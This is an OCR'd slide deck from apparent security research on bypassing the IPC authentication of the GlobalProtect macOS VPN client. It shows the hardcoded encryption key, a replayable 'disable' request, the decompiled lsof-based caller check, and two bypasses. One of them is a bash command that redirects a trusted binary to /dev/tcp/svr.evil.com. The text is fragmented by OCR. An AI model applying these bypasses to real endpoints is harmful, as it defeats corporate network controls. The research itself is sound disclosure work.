
<b>userKeyParam</b>	"global135protect"
<b>IV</b>	"000000000000000000000000 000000000000"

For more info, see previous research:

<https://www.crowdstrike.com/en-us/blog/exploiting-globalprotect-for-privilege-escalation-part-two-linux-and-macos/>



## IPC Channel: Deeper dive





### Key Point:

In both cases the encryption does nothing to protect the confidentiality or integrity of the IPC connection from the perspective of a low privileged user

# IPC Channel: Deeper dive


Example XML payload during **authorised** disconnect through UI:

```
<request>
  <type>disable</type>
  <user>Unknown</user>
  <time>Tue Aug 27 02:59:09 2024</time>
  <pid>1534</pid>
  <reason>. Override(s)=2</reason>
</request>
```



Encryption Algorithm ✓  
Encryption Key ✓  
Plaintext Message ✓

What if I replay this message  
and force a disconnect?



## But PanGPS fights back...



/Library/Logs/PaloAltoNetworks/GlobalProtect/PanGPS.log

```
(...) Error( 100): Connected by process not from GP folder  
(...) Error( 205): Connected by non-PanGPA. Close socket.  
(...) Debug( 356): receive sig 20
```



Debug  
Logs

### There's a security control

- PanGPS works out which process connected to it.
- Close connection if process not inside:  
`/Applications/GlobalProtect.app/`



# Understanding the control


## Step 1

Inside PanGPS 🔍

```
popen("/usr/sbin/lsof -i :4767", "r");
```

look at the **first non-header line only**, extract the pid from the ascii command output:

```
/usr/sbin/lsof -i :4767
COMMAND      PID      USER   FD   TYPE    DEVICE  SIZE/OFF NODE NAME
GlobalPro 36305 demo    3u   IPv4  0x24c6542f5810fcf4    0t0  TCP localhost:63522->localhost:4767 (ESTABLISHED)
```




# Understanding the control

## Step 2

Inside PanGPS 🔍

```
res = proc_pidpath(pid, pid_path, sizeof(pid_path));  
if (res < 1) {  
    return true;  
}  
  
return std::strncmp(pid_path, "/Applications/GlobalProtect.app/", 32) == 0;
```


Get path from pid and check if it starts with `/Applications/GlobalProtect.app/`



Can we fool this logic into thinking it's connected by a trusted binary when it's not?



# We found a way!



Can we fool this logic into thinking it's connected by a trusted binary when it's not?

1. Stop existing PanGPA UI process
2. Redirect output from a legitimate GlobalProtect binary to any remote service listening on port 4767 (e.g. using bash TCP redirection)

```
/bin/bash -c \
"/Applications/GlobalProtect.app/Contents/Resources/PanGpHipMp \
>& /dev/tcp/svr.evil.com/4767 0>&1"
```

3. Connect to the IPC service (localhost:4767) from our malicious userspace process. PanGPS sees something like this:

COMMAND	PTD	USER	FD	TYPE	(...)
PanGpHipM	48222	demo	0u	IPv4	(...) (CLOSE_WAIT)
PanGpHipM	48222	demo	1u	IPv4	(...) (CLOSE_WAIT)
spoofedC	48587	demo	3u	IPv4	(...) (ESTABLISHED)

The process evaluated by the security control

The process that actually connects to the IPC server





watch lsof (lsof)


Alexs-MacBook-Air.local: Thu Jul 24 11:02:02 2025

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF
GlobalPro	18711	demo	3u	IPv4	0x7d17601c8220cc5	0t0
TCP localhost:58059->localhost:4767 (ESTABLISHED)						

Web Page Blocked

dropbox.com

Incognito



Web Page Blocked

The web page you are trying to visit has been blocked in accordance with company policy. Please contact your system administrator if you believe this is an error.

User: 10.10.10.11


URL: www.dropbox.com/

Category: online-storage-and-backup

Exploit PoC (-zsh)

demo %

GlobalProtect Info

GlobalProtect

140.5 MB

Modified: Today, 10:06

Add Tags...

General:

Kind: Application (Universal)

Size: 140,467,911 bytes (141.3 MB on disk)

Where: Macintosh HD - Applications

Created: Thursday, 24 July 2025 at 10:06

Modified: Thursday, 24 July 2025 at 10:06

Version: 6.3.1-376

Copyright: Copyright © 2009-2019, Palo Alto Networks, Inc.

Locked

Scale to fit below built-in camera

More Info:

Last opened: Thursday, 24 July 2025 at 10:57

Name & Extension:


Comments:

Preview:

# Let's look deeper at the control again

Derived from decompiled code

`isConnectedByPan()`



“

Plan to have the configuration fail securely: **Design systems to fail in a secure state**, rather than exposing vulnerabilities when they malfunction.


— OWASP Secure Product Design Cheat Sheet

”

# Exploiting the fail-open design

Derived from decompiled code

`isConnectedByPan()`



What happens if I use a short process name?





# Exploiting the fail-open design




GlobalProtect Bypass

☒ 3 of 1

Privilege Escalation

☐ 0 of 1

isConnectedByPan()



Imagine:

- Binary name < 9 characters
- Space-padding in output causes misalignment:

```

COMMAND  PID  USER (...) NAME
short    4073 alexbourla (...) localhost:49903->localhost:4767 (ESTABLISHED)
  
```

/Library/Logs/PaloAltoNetworks/GlobalProtect/PanGPS.log:

```

(...)
Error( 92): Failed to get path of process 0, error No such process
  
```

Debug  
Logs

What happens if I use a short process name?



watch lsof (lsof)


Alexs-MacBook-Air.local: Thu Jul 24 11:16:29 2025

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OF
F NODE NAME						
GlobalPro	48013	demo	3u	IPv4	0xb662cdb0870b3215	0t
0 TCP	localhost:59439->localhost:4767 (ESTABLISHED)					

Web Page Blocked

dropbox.com

Incognito



Web Page Blocked

The web page you are trying to visit has been blocked in accordance with company policy. Please contact your system administrator if you believe this is an error.

User: 10.10.10.11


URL: www.dropbox.com/

Category: online-storage-and-backup

Exploit PoC (-zsh)

demo %

GlobalProtect Info

 GlobalProtect

140.5 MB

Modified: Today, 10:06

Add Tags...

General:

Kind: Application (Universal)

Size: 140,467,911 bytes (141.3 MB on disk)

Where: Macintosh HD - Applications

Created: Thursday, 24 July 2025 at 10:06

Modified: Thursday, 24 July 2025 at 10:06

Version: 6.3.1-376

Copyright: Copyright © 2009-2019, Palo Alto Networks, Inc.

☐ Locked

☐ Scale to fit below built-in camera

More Info:

Last opened: Thursday, 24 July 2025 at 11:09

> Name & Extension:

> Comments:

